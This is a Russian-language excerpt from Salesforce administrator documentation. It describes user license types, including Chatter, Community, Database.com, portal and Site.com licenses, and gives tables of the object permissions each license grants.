| Force.com - One App        | <p>Лицензия Salesforce Platform предоставляет пользователям доступ ко всем настраиваемым приложениям организации.</p> <p>Каждая лицензия предоставляет дополнительное хранилище для пользователей Enterprise Edition, Unlimited Edition и Performance Edition.</p> <p> <b>Прим.:</b> Данная лицензия недоступна новым клиентам.</p> <p>Данная лицензия предназначена пользователям, которым требуется доступ к одному настраиваемому приложению, но не требуется доступ к стандартным функциям CRM. Лицензия Force.com — One App предоставляет пользователям полномочия пользователей Salesforce Platform и доступ к неограниченному количеству настраиваемых вкладок. Тем не менее, доступ ограничивается одним настраиваемым приложением, содержащим не более 10 настраиваемых объектов, а объекты «Организации» и «Контакты» доступны только для чтения.</p> <p> <b>Прим.:</b> Данная лицензия позволяет пользователям просматривать панели мониторинга только при назначении аналогичной лицензии текущему пользователю.</p> <p>Каждая лицензия предоставляет дополнительные 20 Мб хранилища данных и 100 Мб хранилища файлов, независимо от используемой версии Salesforce.</p> | <b>Enterprise Edition и Unlimited Edition</b>                      |
| Force.com App Subscription | <p>Данная лицензия предоставляет пользователям доступ к приложениям Force.com Light и Force.com Enterprise, которые не поддерживают функции CRM.</p> <p>Приложение Force.com Light поддерживает не более 10 настраиваемых объектов и 10 настраиваемых вкладок, доступ к организациям и контактам только для чтения, а также параметры безопасности на уровне объекта и поля. Приложение Force.com Light не позволяет использовать Bulk API или Streaming API.</p> <p>Приложение Force.com Enterprise поддерживает не более 10 настраиваемых объектов и 10 настраиваемых вкладок. Помимо полномочий приложения Force.com Light, приложение Force.com Enterprise поддерживает общий доступ на уровне записи, позволяет использовать Bulk API и Streaming API, а также предоставляет доступ к организациям и контактам для чтения и записи.</p> <p> <b>Прим.:</b> Данная лицензия позволяет пользователям просматривать панели мониторинга только при назначении аналогичной лицензии текущему пользователю.</p> <p>Каждая лицензия Force.com App Subscription предоставляет дополнительные 20 Мб хранилища данных на пользователя в версии Enterprise Edition и 120 Мб хранилища данных на</p>  | <b>Enterprise Edition, Unlimited Edition и Performance Edition</b> |

| Тип лицензии               | Описание  | Доступно в версиях  |
|----------------------------|---|---|
|                            | пользователя в версиях Unlimited Edition и Performance Edition, а также 2 Гб хранилища файлов, независимо от используемой версии.   |   |
| Employee<br>Community User | <p>Данная лицензия предназначена для внутренних пользователей. Данная лицензия предоставляет доступ к настраиваемым объектам приложения Force.com Light, настраиваемым вкладкам, Chatter (люди, группы, ленты и файлы), а также к сообществу, поддерживающему сайт Site.com.</p> <p>Пользователям данной лицензии предоставляется доступ к статьям Salesforce Knowledge только для чтения, а также ограниченный доступ к обращениям — для создания и чтения собственных обращений. Также доступны указанные ниже действия.</p> <ul style="list-style-type: none"> <li>• Доступ к 10 настраиваемым объектам и 10 настраиваемым вкладкам</li> <li>• Использование содержимого, идей и ответов</li> <li>• Использование действий, задач, календаря и событий</li> <li>• Доступ к организациям и контактам только для чтения</li> </ul> | <b>Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition</b> |

СМ. ТАКЖЕ:

[Общие сведения о лицензиях пользователя](#)

## Лицензии пользователя Chatter

Все стандартные лицензии Salesforce включают в себя бесплатный доступ к Chatter для всех пользователей в организации. Salesforce также предлагает ряд лицензий, которые включают в себя только функции Chatter: Chatter External, Chatter Free и Chatter Only (также известен как Chatter Plus).

### Chatter External

Лицензия предназначена для пользователей, находящихся за пределами корпоративного домена электронной почты. Такие пользователи (клиенты) могут быть приглашены в соответствующие группы Chatter. Клиенты могут просматривать сведения и взаимодействовать с пользователями только тех групп, в которые они приглашены. Они не могут просматривать данные и объекты Chatter.

### Chatter Free

Лицензия Chatter Free предназначена для пользователей, которым недоступны лицензии Salesforce, но требуется доступ к Chatter. Данные пользователи могут просматривать стандартные элементы Chatter (например, люди, профили, группы и файлы), но не могут просматривать данные и объекты Salesforce. Пользователи Chatter Free могут быть модераторами Chatter.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Лицензии Chatter External и Chatter Free доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**

Лицензии Chatter Only (или Chatter Plus) доступны в версиях: **Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition.**

В отличие от других пользователей Salesforce, пользователям Chatter Free не доступны вкладки. Пользователи Chatter Free могут просматривать ленты, группы, файлы и людей Chatter посредством ссылок на боковой панели страницы.

Лицензия Chatter Free может быть в любое время преобразована в стандартную лицензию Salesforce или Chatter Only. Стандартная лицензия Salesforce или Chatter Only не может быть преобразована в лицензию Chatter Free.

### Chatter Only (Chatter Plus)

Лицензия Chatter Only также известна как лицензия Chatter Plus. Данная лицензия предназначена пользователям, которым недоступны лицензии Salesforce, но требуется доступ к Chatter и некоторым объектам Salesforce. Пользователи Chatter Plus могут быть модераторами Chatter и просматривать стандартные элементы Chatter (страницы участников, профили, группы и файлы) Также им доступны указанные ниже действия.
























- Просмотр организаций и контактов Salesforce
- Использование Salesforce CRM Content, «Иден» и «Ответы»
- Доступ к отчетам и панелям мониторинга
- Использование и утверждение бизнес-правил
- Использование календаря для создания и отслеживания действий
- Просмотр и изменение не более 10 настраиваемых объектов
- Добавление записей в группы

По умолчанию стандартные объекты Salesforce скрыты для пользователей Chatter Plus. Чтобы отобразить их, предоставьте пользователям Chatter Plus доступ к соответствующим вкладкам. Дополнительную информацию о пользователях Chatter Plus см. в документе [«Chatter Plus. Вопросы и ответы»](#).

### Общие сведения о лицензиях Chatter

В данной таблице перечислены функции, доступные владельцам лицензий Chatter External, Chatter Free и Chatter Only.

| Функция   | Chatter External<br>(Доступ ограничивается элементами и пользователями групп, в которые приглашены клиенты.) | Chatter Free | Chatter Only<br>(или Chatter Plus) |
|---|--|--------------|------------------------------------|
| Клиент Chatter Desktop  | ✓  | ✓            | ✓                                  |
| Использование мобильного приложения Salesforce1<br>(Загружаемые приложения требуют наличия полномочия профиля «API включен».) | ✓<br>Пользователям загружаемых приложений недоступны списковые представления «Группы» и «Люди».              | ✓            | ✓                                  |
| Ленты   | ✓  | ✓            | ✓                                  |
| Предоставление общего доступа к файлам  | ✓  | ✓            | ✓                                  |
| Группы  | ✓  | ✓            | ✓                                  |

| Функция                                   | Chatter External<br>(Доступ ограничивается элементами и пользователями групп, в которые приглашены клиенты.)  | Chatter Free  | Chatter Only<br>(или Chatter Plus)  |
|---|---|---|---|
| Приглашения на участие в группах          | <br>Только клиенты, являющиеся менеджерами групп, могут приглашать пользователей Chatter из доступных групп или внешних пользователей Chatter. |  |    |
| Профили                                   |    |  |    |
| Темы и хэштеги                            |    |  |    |
| Личные сообщения                          |    |  |    |
| Глобальный поиск                          | <br>Результаты поиска содержат только элементы, доступные клиентам посредством групп.  |  |    |
| Настраиваемые объекты                     |   |   | <br>Не более 10 настраиваемых объектов |
| Организации и контакты                    |   |   | <br>Только для чтения                  |
| Календарь и события                       |   |   |                                        |
| Библиотека Salesforce CRM Content         |   |   |                                        |
| Идеи и ответы                             |   |   |                                        |
| Отчеты и панели мониторинга               |   |   |                                        |
| Задачи и действия                         |   |   |                                        |
| Использование и утверждение бизнес-правил |   |   |                                        |

## Лицензии пользователя сообществ

Система поддерживает три лицензии сообществ для внешних пользователей: Customer Community, Customer Community Plus и Partner Community.

Лицензия Customer Community аналогична лицензии «Массовый клиентский портал» и предназначается сообществам типа «Бизнес для потребителя», содержащим большое количество внешних пользователей. Лицензия Customer Community Plus аналогична лицензии «Клиентский портал: управление предприятием» и предназначается сообществам типа «Бизнес для потребителя», пользователям которых требуется неограниченное количество входов для управления службой поддержки. Лицензия Partner Community аналогична лицензии «Золотой партнер» и предназначается сообществам типа «Бизнес для бизнеса» (например, партнерское сообщество).

Помимо новых лицензий, сообщества поддерживают все внутренние лицензии и лицензии портала, включая текущие лицензии клиентского портала, лицензии «Проверенный веб-узел» и лицензии партнерского портала. Сообщества не поддерживают лицензию Chatter External.

Лицензии на сообщества назначаются пользователям, а не отдельному сообществу. Данные лицензии позволяют пользователям перемещаться между сообществами. Кроме того, неиспользованные лицензии могут быть назначены пользователям любого сообщества организации.

Лицензии Customer Community, Customer Community Plus и Partner Community доступны как лицензии на основе ежемесячных входов. Эти лицензии называются «Лицензия для входа в сообщество клиентов», «Лицензия для входа в сообщество клиентов плюс» и «Лицензия для входа в сообщество партнеров». Другими словами, лицензия учитывает каждый вход пользователя в сообщество, но не учитывает переключения вошедшего пользователя между сообществами. Неиспользованные лицензии аннулируются в конце месяца. Лицензия сообщества на основе входов, назначенная пользователю, который получает доступ к сообществам посредством приложения Salesforce1, учитывает входы при первом входе пользователя или истечении времени сеанса.

Чтобы избежать ошибок развертывания и снижения качества обслуживания, рекомендуем отслеживать количество пользователей сообщества, которое не должно превышать перечисленных ниже ограничений. Чтобы увеличить данные ограничения, обратитесь к менеджеру по работе с клиентами Salesforce. Превышение данных ограничений может инициировать повышение текущих платежей и снижение производительности.

| Тип сообщества                                | Количество пользователей |
|---|--------------------------|
| Partner Community или Customer Community Plus | 300,000                  |
| Customer Community                            | 10 миллионов             |

Каждое сообщество поддерживает один связанный сайт Site.com, позволяющий дополнять сообщество настраиваемыми фирменными страницами. Полномочие «Создание и настройка сообществ» автоматически предоставляет пользователям сообществ полный доступ администратора к сайтам Site.com сообщества. При отсутствии данного полномочия пользователи сообществ могут редактировать сайты только после приобретения и назначения лицензии Site.com Publisher или Site.com Contributor, а также назначения роли на уровне сайта.

Данная таблица содержит функции, доступные пользователям при наличии лицензии Customer Community, Customer Community Plus или Partner Community.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Performance Edition,  
Unlimited Edition,  
Developer Edition и  
Enterprise Edition.**

**Customer Community      Customer Community Plus      Partner Community**

### Стандартные объекты Salesforce

|                       | Customer Community                                 | Customer Community Plus  | Partner Community   |
|-----------------------|--|--|---|
| Организации           | ✓<br>«Чтение» и «Редактирование» <sup>1</sup>      | ✓<br>Чтение, создание, редактирование                                | ✓<br>Чтение, создание, редактирование   |
| Активы                | ✓<br>Чтение, создание, редактирование              | ✓<br>Чтение, создание, редактирование                                | ✓<br>Чтение, создание, редактирование   |
| Кампании              |  |  | ✓<br>Чтение, создание и редактирование (требуется полномочие «Пользователь Marketing») <sup>2</sup> |
| Обращения             | ✓<br>Чтение, создание, редактирование <sup>3</sup> | ✓<br>Чтение, создание, редактирование                                | ✓<br>Чтение, создание, редактирование<br>Отключено по умолчанию                                     |
| Контакты              | ✓  | ✓  | ✓   |
| Контракты             | ✓  | ✓  | ✓   |
| Права                 | ✓<br>Чтение, создание, редактирование              | ✓<br>Чтение, создание, редактирование                                | ✓<br>Чтение, создание, редактирование   |
| События и календарь   |  |  | ✓   |
| Идеи                  | ✓<br>Чтение, создание, редактирование              | ✓<br>Чтение, создание, редактирование                                | ✓<br>Чтение, создание, редактирование   |
| Интересы              |  |  | ✓   |
| Примечания и вложения | ✓<br>Применимы некоторые исключения <sup>4</sup>   | ✓<br>Только в связанном списке «Вложения» для обращений <sup>5</sup> | ✓   |
| Возможности           |  |  | ✓   |
| Заказы <sup>6</sup>   | ✓  | ✓  | ✓   |
| Прайс-листы           | ✓<br>Только для чтения                             | ✓<br>Только для чтения   | ✓<br>Только для чтения  |

|  | Customer Community     | Customer Community Plus   | Partner Community   |
|--|------------------------|---|---|
| Продукты   | ✓<br>Только для чтения | ✓<br>Только для чтения  | ✓<br>Только для чтения  |
| Сметы  |                        |   | ✓   |
| Отчеты и панели мониторинга  |                        | ✓<br>Только для чтения (по умолчанию)<br>Создание и редактирование (требуется полномочия пользователя) <sup>7</sup> | ✓<br>Только для чтения (по умолчанию)<br>Создание и редактирование (требуется полномочия пользователя) <sup>7</sup> |
| Сервисные контракты  |                        | ✓<br>Чтение, создание, редактирование   | ✓<br>Чтение, создание, редактирование   |
| Задачи   | ✓<br>Только для чтения | ✓<br>Чтение, создание, редактирование   | ✓<br>Чтение, создание, редактирование   |
| <b>Функции, возможности и настраиваемые объекты Salesforce</b>   |                        |   |   |
| Дополнительное хранилище   |                        | 2 Мб на участника (лицензия на основе участников)<br>1 Мб на участника (лицензия на основе входов)                  | 5 Мб на участника (лицензия на основе участников)<br>1 Мб на участника (лицензия на основе входов)                  |
| Chatter (люди, группы, ленты, файлы, личные сообщения)   | ✓                      | ✓   | ✓   |
|  Прим.: Функция Salesforce Files Sync недоступна для сообществ. |                        |   |   |
| Chatter Answers  | ✓                      | ✓   | ✓   |
| Содержимое (с лицензией на компонент Salesforce CRM Content)   |                        | ✓<br>Просмотр и загрузка  | ✓<br>Просмотр и загрузка  |
| Содержимое (без лицензии на компонент Salesforce CRM Content)  |                        | ✓<br>Только для просмотра   | ✓<br>Только для просмотра   |

|                                  | Customer Community  | Customer Community Plus   | Partner Community   |
|----------------------------------|---|---|---|
| Настраиваемые объекты            | ✓<br>10 настраиваемых объектов на лицензию (данное ограничение не учитывает настраиваемые объекты, доступные в управляемых пакетах) | ✓<br>10 настраиваемых объектов на лицензию (данное ограничение не учитывает настраиваемые объекты, доступные в управляемых пакетах) | ✓<br>10 настраиваемых объектов на лицензию (данное ограничение не учитывает настраиваемые объекты, доступные в управляемых пакетах) |
| Делегированное администрирование |   | ✓   | ✓   |
| База знаний                      | ✓<br>Только для чтения  | ✓<br>Только для чтения  | ✓<br>Только для чтения  |
| Роли и общий доступ              |   | ✓   | ✓   |
| Мобильное приложение Salesforce1 | ✓   | ✓   | ✓   |
| Отправка эл. почты               |   |   | ✓   |
| Утверждения бизнес-правил        |   | ✓   | ✓   |

 Прим.:

- <sup>1</sup> Для лицензии сообщество клиентов доступ на чтение и изменение имеется только для собственной учетной записи пользователя. Вы можете распространить доступ на другие учетные записи при помощи наборов для совместного использования.
- <sup>2</sup> Чтение, создание и редактирование кампаний в пользовательском интерфейсе доступно обладателям лицензии «Партнерское сообщество» только при наличии полномочия «Пользователь Marketing». Данные полномочия позволяют пользователю-партнеру; находить и добавлять контакты или интересы в качестве участников кампании, просматривать отчеты по кампаниям и выполнять пакетную электронную рассылку или пакетное назначение контактов и интересов для кампании.
- <sup>3</sup> Лицензии «Сообщество клиентов» не позволяют создавать обращения от лица другого пользователя.
- <sup>4</sup> Лицензия «Сообщество клиентов» позволяет осуществлять доступ для большинства объектов «Заметки» и «Вложения» по умолчанию. Для организаций и контактов этот доступ определяется датой создания вашей организации. Если ваши пользователи с лицензией «Сообщество клиентов» не могут получить доступ к разделам «Заметки» и «Вложения» для организаций и контактов, следует обратиться к представителю Salesforce.
- <sup>5</sup> Для лицензий «Пользовательское сообщество плюс» вложения доступны только в связанном списке «Вложения» для обращений. Примечания не поддерживаются.
- <sup>6</sup> Включение заказов инициирует автоматическое дополнение стандартных профилей всеми соответствующими полномочиями, а также доступом для чтения продуктов и прайс-листов. Если стандартный профиль назначается внешним пользователям, которым не требуются данные полномочия объекта, рекомендуем создать настраиваемые профили без данных полномочий.



- <sup>7</sup> Для лицензий «Пользовательское сообщество плюс» и «Партнерское сообщество» пользователи должны иметь полномочия «Создание и настройка отчетов», «Конструктор отчетов» и «Редактирование моих отчетов», чтобы создавать и редактировать отчеты. Дополнительные сведения см. в разделе [«Настройка функции управления отчетами для внешних пользователей: создание и редактирование отчетов»](#).

СМ. ТАКЖЕ:

- [Общие сведения о лицензиях пользователя](#)
- [Лицензии пользователя «Проверенный веб-узел»](#)
- [Лицензии пользователя партнерского портала](#)
- [Лицензии пользователя клиентского портала](#)
- [Ограничения для хранилищ данных и файлов](#)

## Лицензии пользователя Database.com

| Лицензия пользователя           | Описание   | Стандартное количество доступных лицензий   | ВЕРСИИ  |
|---------------------------------|--|---|---|
| Администратор Database.com      | Данная лицензия предназначена для пользователей, которым требуется доступ для администрирования Database.com или изменения схем Database.com и других метаданных посредством интерактивных инструментов на консоли Database.com. | Database.com Edition: 3   | Доступно в версиях:<br>Salesforce Classic.          |
| Пользователь Database.com       | Данная лицензия предназначена для пользователей, которым требуется Database.com-доступ к данным, хранящимся в Database.com.  | Database.com Edition: 3<br>Enterprise Edition,<br>Unlimited Edition и<br>Database.com Edition: 0<br><br>Чтобы приобрести лицензию «Пользователь Database.com», обратитесь в Database.com. | Доступно в версиях:<br><b>Database.com Edition.</b> |
| Пользователь Database.com Light | Данная лицензия предназначена для пользователей, которым требуется только Database.com-доступ к данным и принадлежность к группам Database.com (но не другим группам), но не требуется   | Database.com Edition: 0<br>Enterprise Edition,  |   |

| Лицензия пользователя | Описание   | Стандартное количество доступных лицензий  |
|-----------------------|--|--|
|                       | принадлежность к ролям или очередям. Доступ к данным определяется едиными стандартными параметрами общего доступа. | Unlimited Edition и Database.com Edition: 0<br><br>Чтобы приобрести лицензию «Пользователь Database.com Light», обратитесь в Database.com. |

СМ. ТАКЖЕ:

[Общие сведения о лицензиях пользователя](#)

### Лицензии пользователя портала Service Cloud

Пользователям портала Service Cloud предоставляется лицензия «Массовый клиентский портал». Данная лицензия предоставляет контактам неограниченное количество входов на портал Service Cloud для получения доступа к сведениям службы поддержки. В зависимости от параметров полномочий, данная лицензия предоставляет пользователям доступ к организациям, активам, обращениям, контактам, настраиваемым объектам, документам, идеям и вопросам.

Лицензия «Массовый клиентский портал (избыток)» аналогична лицензии «Массовый клиентский портал», кроме неограниченного количества входов. Дополнительную информацию о количестве лицензий клиентского портала, доступных для активации, можно получить в компании Salesforce.

В таблице ниже перечислены полномочия, которые могут быть назначены пользователям портала Service Cloud.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

|                              | Создание | Чтение | Обновление | Удаление |
|------------------------------|----------|--------|------------|----------|
| <b>Организации</b>           |          | ✓      | ✓          |          |
| <b>Активы</b>                | ✓        | ✓      | ✓          |          |
| <b>Обращения</b>             | ✓        | ✓      | ✓          |          |
| <b>Контакты</b>              | ✓        | ✓      | ✓          |          |
| <b>Настраиваемые объекты</b> | ✓        | ✓      | ✓          | ✓        |
| <b>Документы</b>             |          | ✓      |            |          |
| <b>Идеи</b>                  | ✓        | ✓      |            |          |
| <b>База знаний</b>           |          | ✓      |            |          |

|                  | Создание | Чтение | Обновление | Удаление |
|------------------|----------|--------|------------|----------|
| Прайс-листы      |          | ✓      |            |          |
| Продукты         |          | ✓      |            |          |
| Вопросы и ответы | ✓        | ✓      |            |          |
| Решения          |          | ✓      |            |          |

СМ. ТАКЖЕ:

[Общие сведения о лицензиях пользователя](#)

### Лицензии пользователя Sites и Site.com

Пользователям Sites и Site.com доступны только лицензии «Пользователь-гость» и Site.com Only.

**Пользователь-гость** Данная лицензия предназначена для общедоступным пользователям, которым требуется доступ к сайтам Site.com или Force.com. Если организация использует сообщества, то данным пользователям также предоставляется доступ к общедоступным страницам сообществ. Посетители сайта получают доступ к любым сведениям, доступным на активном общедоступном сайте. Каждая лицензия «Пользователь-гость» позволяет создать один сайт.

Site.com, а также версии **Developer Edition, Enterprise Edition, Unlimited Edition и Performance Edition**, поддерживают неограниченное количество лицензий «Пользователь-гость».

Сайты Force.com, а также версии **Enterprise Edition, Unlimited Edition и Performance Edition**, поддерживают 25 лицензий «Пользователь-гость». Версия **Developer Edition** поддерживает одну лицензию «Пользователь-гость».

 **Прим.:**

- Дополнительные лицензии «Пользователь-гость» не могут быть приобретены для сайтов Force.com.
- Лицензия пользователя массового портала «Проверенный веб-узел» предназначена для использования сайтов Force.com. Данная лицензия обеспечивает не только массовое, но и экономичное использование сайтов Force.com.

**Site.com Only** Данная лицензия предназначена для пользователей версий **Performance Edition, Unlimited Edition и Enterprise Edition**, которым требуется доступ к Site.com, но не требуется доступ к стандартным функциям CRM. Лицензия Site.com Only предоставляет пользователям полномочия пользователей Force.com — One App и доступ к приложению «Содержимое». Тем не менее, они не могут просматривать объекты «Организации» и «Контакты». Лицензия предоставляет пользователям доступ к неограниченному

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступные версии определяются текущим типом лицензии пользователя.

количеству настраиваемых вкладок, но доступ ограничивается одним настраиваемым приложением, содержащим не более 20 настраиваемых объектов.

Каждому пользователю Site.com Only должна быть предоставлена лицензия Site.com Contributor или Site.com Publisher для доступа к Site.com.


СМ. ТАКЖЕ:

[Общие сведения о лицензиях пользователя](#)

### Лицензии пользователя «Проверенный веб-узел»

Пользователям портала Platform предоставляется лицензия «Проверенный веб-узел», которая предназначена для использования Force.com Sites. Данная лицензия предоставляет именованным пользователям сайтов неограниченное количество входов на портал Platform для получения доступа к сведениям службы поддержки.

Лицензия «Проверенный веб-узел (избыток)» аналогична лицензии «Проверенный веб-узел», кроме неограниченного количества входов.



















 **Прим.:** Включение заказов инициирует автоматическое дополнение стандартных профилей всеми соответствующими полномочиями, а также доступом для чтения продуктов и прайс-листов. Если стандартный профиль назначается внешним пользователям, которым не требуются данные полномочия объекта, рекомендуем создать настраиваемые профили без данных полномочий.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition.**

В таблице ниже перечислены полномочия, которые могут быть предоставлены пользователям лицензии «Проверенный веб-узел».


|                       | Создание  | Чтение  | Обновление  | Удаление  |
|-----------------------|---|---|---|---|
| Контракты             |  |  |  |  |
| Документы             |   |  |   |   |
| Идеи                  |  |  |   |   |
| База знаний           |   |  |   |   |
| Заказы                |  |  |  |  |
| Прайс-листы           |   |  |   |   |
| Продукты              |   |  |   |   |
| Настраиваемые объекты |  |  |  |  |

СМ. ТАКЖЕ:

[Общие сведения о лицензиях пользователя](#)

## Лицензии пользователя клиентского портала

Пользователям сайта «Клиентский портал» предоставляется лицензия «Менеджер клиентского портала: стандартный».


 **Прим.:** Начиная с выпуска Summer'13 данные лицензии доступны только организациям, которые уже используют клиентский портал. Дополнительную информацию о предоставлении клиентам общего доступа к данным при отсутствии клиентского портала см. в разделе «[Лицензии пользователя сообществ](#)» на странице 545.

Данная лицензия предоставляет контактам вход на клиентский портал для управления службой поддержки. Пользователи с лицензией «Менеджер клиентского портала: стандартный» могут быть связаны с профилем «Пользователь клиентского портала» или профилем, созданным и настроенным на основе профиля «Пользователь клиентского портала». Данный стандартный профиль позволяет пользователям просматривать и редактировать собственные данные или данные, принадлежащие или доступные нижестоящим пользователям в иерархии ролей клиентского портала. Данные пользователи могут также просматривать и редактировать обращения, поле «Имя контакта» которых содержит их имена.


















Ниже перечислены действия, доступные пользователям с лицензией «Менеджер клиентского портала: стандартный».

- Просмотр контактов, прайс-листов и продуктов.
- Просмотр и редактирование организаций и обращений.
- Создание и редактирование активов.
- Создание, просмотр, редактирование и удаление настраиваемых объектов.
- Доступ к настраиваемым объектам, в зависимости от полномочий.
- Получение полномочия «Суперпользователь портала».
- Доступ к Salesforce CRM Content при наличии лицензии на компонент Salesforce CRM Content или соответствующих полномочий.

Лицензия «Менеджер клиентского портала: стандартный (избыток)» аналогична лицензии «Менеджер клиентского портала: стандартный», кроме ограничения, равного одному входу в месяц.

 **Прим.:** Включение заказов инициирует автоматическое дополнение стандартных профилей всеми соответствующими полномочиями, а также доступом для чтения продуктов и прайс-листов. Если стандартный профиль назначается внешним пользователям, которым не требуются данные полномочия объекта, рекомендуем создать настраиваемые профили без данных полномочий.

В таблице ниже перечислены полномочия, которые могут быть предоставлены пользователям клиентского портала.

|                       | Создание  | Чтение  | Обновление  | Удаление  |
|-----------------------|---|---|---|---|
| Организации           |   |  |  |   |
| Активы                |  |  |  |   |
| Обращения             |  |  |  |   |
| Контакты              |   |  |   |   |
| Контракты             |  |  |  |  |
| Настраиваемые объекты |  |  |  |  |
| Документы             |   |  |   |   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition.**

|                                     | Создание | Чтение | Обновление | Удаление |
|-------------------------------------|----------|--------|------------|----------|
| Идеи                                | ✓        | ✓      | ✓          |          |
| База знаний                         |          | ✓      |            |          |
| Заказы                              | ✓        | ✓      | ✓          | ✓        |
| Прайс-листы                         |          | ✓      |            |          |
| Продукты                            |          | ✓      |            |          |
| Reports and Dashboards <sup>1</sup> | ✓        | ✓      | ✓          | ✓        |
| Решения                             |          | ✓      |            |          |
| Вопросы и ответы                    | ✓        | ✓      |            |          |

 Прим.:


- <sup>1</sup> To create and edit reports in communities, the user also needs the “Create and Customize Reports,” “Report Builder,” and “Edit My Reports” permissions. These permissions allow users to create and edit reports in communities, not portals. By default, reports and dashboards are read-only. For more information see, [Set Up Report Management for External Users—Create and Edit Reports](#).

СМ. ТАКЖЕ:

[Общие сведения о лицензиях пользователя](#)

### Лицензии пользователя «Клиентский портал: управление предприятием»

Пользователям «Клиентский портал: управление предприятием» предоставляется лицензия «Менеджер клиентского портала: настраиваемый». Данная лицензия предоставляет контактам неограниченное количество входов на клиентский портал Salesforce для управления службой поддержки.

-  Прим.: Начиная с выпуска Summer'13 данные лицензии доступны только организациям, которые уже используют клиентский портал. Дополнительную информацию о предоставлении клиентам общего доступа к данным при отсутствии клиентского портала см. в разделе «[Лицензии пользователя сообществ](#)» на странице 545.

Пользователи с лицензией «Менеджер клиентского портала: настраиваемый» могут быть связаны с профилем «Пользователь клиентского портала» или профилем, созданным и настроенным на основе профиля «Пользователь клиентского портала», который позволяет просматривать и редактировать собственные данные, а также просматривать, создавать и редактировать обращения, поле «Имя контакта» которых содержит их имена.

Ниже перечислены действия, доступные пользователям с данной лицензией.

- Создание, чтение или обновление организаций, активов и обращений.
- Просмотр контактов.
- Просмотр настраиваемых объектов и запуск отчетов, в зависимости от полномочий.


#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Получение полномочий «Суперпользователь портала» и «Делегированный администратор внешних пользователей».
- Доступ к Salesforce CRM Content при наличии лицензии на компонент Salesforce CRM Content или соответствующих полномочий.

Лицензия «Менеджер клиентского портала: настраиваемый (избыток)» аналогична лицензии «Менеджер клиентского портала: настраиваемый», кроме неограниченного количества входов. Дополнительную информацию о количестве лицензий клиентского портала, доступных для активации, можно получить в компании Salesforce.

 **Прим.:** Включение заказов инициирует автоматическое дополнение стандартных профилей всеми соответствующими полномочиями, а также доступом для чтения продуктов и прайс-листов. Если стандартный профиль назначается внешним пользователям, которым не требуются данные полномочия объекта, рекомендуем создать настраиваемые профили без данных полномочий.

В таблице ниже перечислены полномочия, которые могут быть предоставлены пользователям лицензии «Клиентский портал: управление предприятием».

|                                     | Создание | Чтение | Обновление | Удаление |
|-------------------------------------|----------|--------|------------|----------|
| Организации                         | ✓        | ✓      | ✓          |          |
| Активы                              | ✓        | ✓      | ✓          |          |
| Обращения                           | ✓        | ✓      | ✓          |          |
| Контакты                            | ✓        | ✓      | ✓          |          |
| Контракты                           | ✓        | ✓      | ✓          | ✓        |
| Настраиваемые объекты               | ✓        | ✓      | ✓          | ✓        |
| Документы                           |          | ✓      |            |          |
| Идеи                                | ✓        | ✓      | ✓          |          |
| База знаний                         |          | ✓      |            |          |
| Заказы                              | ✓        | ✓      | ✓          | ✓        |
| Прайс-листы                         |          | ✓      |            |          |
| Продукты                            |          | ✓      |            |          |
| Reports and Dashboards <sup>1</sup> | ✓        | ✓      | ✓          | ✓        |
| Решения                             |          | ✓      |            |          |
| Вопросы и ответы                    | ✓        | ✓      |            |          |

 **Прим.:**

- <sup>1</sup> To create and edit reports in communities, the user also needs the “Create and Customize Reports,” “Report Builder,” and “Edit My Reports” permissions. These permissions allow users to create and edit reports in communities, not portals. By default,

reports and dashboards are read-only. For more information see, [Set Up Report Management for External Users—Create and Edit Reports](#).

СМ. ТАКЖЕ:

[Общие сведения о лицензиях пользователя](#)

### Лицензии пользователя партнерского портала

Пользователям партнерского портала предоставляется лицензия «Золотой партнер». Система Salesforce доступна им только на партнерском портале.

 **Прим.:**

- Начиная с выпуска Summer'13 данная лицензия недоступна организациям, которые не используют партнерский портал. Дополнительную информацию о предоставлении партнерам общего доступа к данным при отсутствии партнерского портала см. в разделе «[Лицензии пользователя сообществ](#)» на странице 545.
- Включение заказов инициирует автоматическое дополнение стандартных профилей всеми соответствующими полномочиями, а также доступом для чтения продуктов и прайс-листов. Если стандартный профиль назначается внешним пользователям, которым не требуются данные полномочия объекта, рекомендуем создать настраиваемые профили без данных полномочий.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

В таблице ниже перечислены полномочия, которые могут быть предоставлены пользователям партнерского портала.

|                       | Создание | Чтение | Обновление | Удаление |
|-----------------------|----------|--------|------------|----------|
| Организации           | ✓        | ✓      | ✓          |          |
| Утверждения           |          | ✓      |            |          |
| Активы                | ✓        | ✓      | ✓          |          |
| Кампании <sup>1</sup> | ✓        | ✓      | ✓          |          |
| Обращения             | ✓        | ✓      | ✓          |          |
| Контакты              | ✓        | ✓      | ✓          |          |
| Контракты             | ✓        | ✓      | ✓          | ✓        |
| Настраиваемые объекты | ✓        | ✓      | ✓          | ✓        |
| Документы             |          | ✓      |            |          |
| Идеи                  | ✓        | ✓      | ✓          |          |
| База знаний           |          | ✓      |            |          |
| Интересы              | ✓        | ✓      | ✓          |          |
| Возможности           | ✓        | ✓      | ✓          |          |



|  | Создание | Чтение | Обновление | Удаление |
|--|----------|--------|------------|----------|
| <b>Заказы</b>                                  | ✓        | ✓      | ✓          | ✓        |
| <b>Прайс-листы</b>                             |          | ✓      |            |          |
| <b>Продукты</b>                                |          | ✓      |            |          |
| <b>Отчеты и панели мониторинга<sup>2</sup></b> | ✓        | ✓      | ✓          | ✓        |
